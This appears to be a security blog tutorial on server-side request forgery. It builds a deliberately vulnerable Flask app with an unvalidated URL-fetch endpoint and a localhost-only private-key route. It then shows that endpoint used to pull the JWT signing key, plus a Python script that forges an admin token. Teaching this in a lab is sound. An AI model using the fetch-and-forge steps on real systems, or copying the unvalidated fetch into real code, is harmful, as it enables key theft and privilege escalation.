Server-Side Request Forgery (SSRF) is a web application vulnerability where an adversary can make a server send network requests on their behalf to destinations that normally couldn’t be reached.
I’ve previously looked at exploiting simple SSRF vulnerabilities to retrieve credentials from IMDSv1 services, however I think it’s worth exploring the vulnerability class further.
Complex web applications may use HTTP requests to API endpoints as a form of interprocess communication between different application components. Often these particular API endpoints are meant to be private, and only accessed internally by the application.
If an adversary determines a way of forcing the application to issue requests on their behalf, they may be able to elevate their privileges, or disclose sensitive information.
Vulnerable Application
The below Python Flask Application authenticates users based on a JWT session token. The JWT token is generated using a private key stored on the server.
from flask import Flask, request, jsonify, make_response
import requests
import jwt
import datetime

app = Flask(__name__)

# Load keys
with open("private.pem", "rb") as f:
    PRIVATE_KEY = f.read()

with open("public.pem", "rb") as f:
    PUBLIC_KEY = f.read()

FLAG = "flag{bordergate}"


@app.route("/")
def index():
    return """
    <h1>Welcome</h1>
    <p>Go to <a href="/login">/login</a> to get a token.</p>
    <p>Then visit <a href="/profile">/profile</a> to check the currently logged in user.</p>
    <p>Issue HTTP requests using <a href="/fetch?url=http://www.bordergate.co.uk">/fetch</a>/</p>
    """

@app.route("/login", methods=["GET"])
def login_page():
    return """
    <!DOCTYPE html>
    <html>
    <head>
        <title>Login</title>
    </head>
    <body>
        <h2>Login</h2>

        <input id="username" placeholder="username" />
        <button onclick="login()">Login</button>

        <p id="status"></p>

        <script>
            async function login() {
                const username = document.getElementById("username").value;

                const res = await fetch("/login", {
                    method: "POST",
                    headers: {
                        "Content-Type": "application/json"
                    },
                    credentials: "include",
                    body: JSON.stringify({ username })
                });

                const data = await res.text();

                document.getElementById("status").innerText =
                    res.ok ? "Logged in!" : data;
            }
        </script>
    </body>
    </html>
    """

@app.route("/login", methods=["POST"])
def login():
    data = request.get_json() or {}
    username = data.get("username", "guest")

    role = "admin" if username == "admin" else "user"

    payload = {
        "sub": username,
        "role": role,
        "iat": datetime.datetime.utcnow(),
        "exp": datetime.datetime.utcnow() + datetime.timedelta(hours=1)
    }

    token = jwt.encode(payload, PRIVATE_KEY, algorithm="RS256")

    resp = make_response(jsonify({"message": "logged in", "user": username}))
    resp.set_cookie(
        "token",
        token,
        httponly=True,
        secure=False,   # set True in HTTPS production
        samesite="Lax"
    )

    return resp

@app.route("/fetch")
def fetch():
    url = request.args.get("url", "")

    try:
        r = requests.get(url, timeout=3)
        return r.text
    except Exception as e:
        return str(e), 500

@app.route("/internal/private-key")
def private_key():
    remote = request.remote_addr

    if remote not in ("127.0.0.1", "::1"):
        return "Forbidden", 403

    return PRIVATE_KEY, 200, {"Content-Type": "text/plain"}

@app.route("/profile")
def profile():
    token = request.cookies.get("token")

    if not token:
        return "Missing token", 401

    try:
        payload = jwt.decode(
            token,
            PUBLIC_KEY,
            algorithms=["RS256"]
        )

        if payload.get("role") == "admin":
            return jsonify({
                "user": payload["sub"],
                "flag": FLAG
            })

        return jsonify({
            "user": payload["sub"],
            "role": payload.get("role", "user")
        })

    except Exception as e:
        return str(e), 401


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=4000)
OpenSSL can be used to generate the required public/private key pair.
openssl genpkey -algorithm RSA -out private.pem -pkeyopt rsa_keygen_bits:2048
openssl rsa -pubout -in private.pem -out public.pem
SSRF Detection
Manually examining HTTP requests and responses is still the most effective way of identifying SSRF injection points, however BurpSuite Collaborator can also assist with this.
Collaborator helps detect vulnerabilities that cause out-of-band interactions. Some vulnerabilities don’t produce an immediate response in the web application’s HTTP reply. Instead, the target server may make a separate network request later. Collaborator provides infrastructure to detect those hidden interactions.
Collaborator supports multiple protocols and helps identify SSRF vulnerabilities by detecting when an application connects to external resources.
You can start a local Collaborator server using the following command.
sudo java -Xms10m -Xmx200m -XX:GCTimeRatio=19 -jar /opt/BurpSuite/burpsuite.jar --collaborator-server

In BurpSuite Professional, under project settings set the collaborator server IP address.

Performing an Active Scan against the web application should identify findings related to out-of-band resource loading and external service interaction which suggest SSRF may be possible.
Exploiting the SSRF Vulnerability

To exploit our vulnerable application, start by visiting the /login URL and submitting a username. We can see a JWT token is set which contains both our username and role.

When you make another request to /profile, the application parses the cookie value to determine which user is logged in.

There is API endpoint of /internal/private-key, which we get a 403 FORBIDDEN response if we try and access it directly.

However, making a request to the /fetch URL allows us to specify an internal application URL allowing us to retrieve the key.
Now we have the private key, we can use it to forge a JWT containing information of our choosing. The following Python script can be used for this purpose.
import jwt, datetime

token = jwt.encode(
    {
        "sub": "admin",
        "role": "admin",
        "iat": datetime.datetime.utcnow(),
        "exp": datetime.datetime.utcnow() + datetime.timedelta(hours=1)
    },
    open("private.pem","rb").read(),
    algorithm="RS256"
)

print(token)
python3 make_token.py
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc4MjIyMzc0NCwiZXhwIjoxNzgyMjI3MzQ0fQ.YQ9IEcZ2AE9UarYxAvFArqTSDbXAJOHUbHVW0EBvShLn8dlPAswE4D3zXIApOZT1tp9GfvQ-SzeormXXfV_DonioMQlXpJnOlGDBs3gO4PpmUXTDErKBkK2ajzOEI_FlPsFEJcFAgAu5qSILeS89YYXw2Iw4hE9Fy9LgmJjGr4Z2C8PLGBOQgvnbbSRO7O76d3-o7pNi0ziQDWMmE6QlRKP_4ub2lfVNaQPi7dxPs2HcMqfe4G8OFuk2ik76YY0jTijYwuM6-LxHElnHM1zwGzUjEIMAaZn9Vh0tLPgLPFLeVHuWkmG1AWJf2NGIl4jyc5BWmIfAOpLS_ZPZMgwRnw

Adding this generated cookie to our request shows we successfully authenticate as an administrator user.
In Conclusion
Server-Side Request Forgery (SSRF) vulnerabilities are often straightforward to exploit once discovered, but detecting them within large and complex codebases can be difficult due to the many ways applications process and proxy external requests.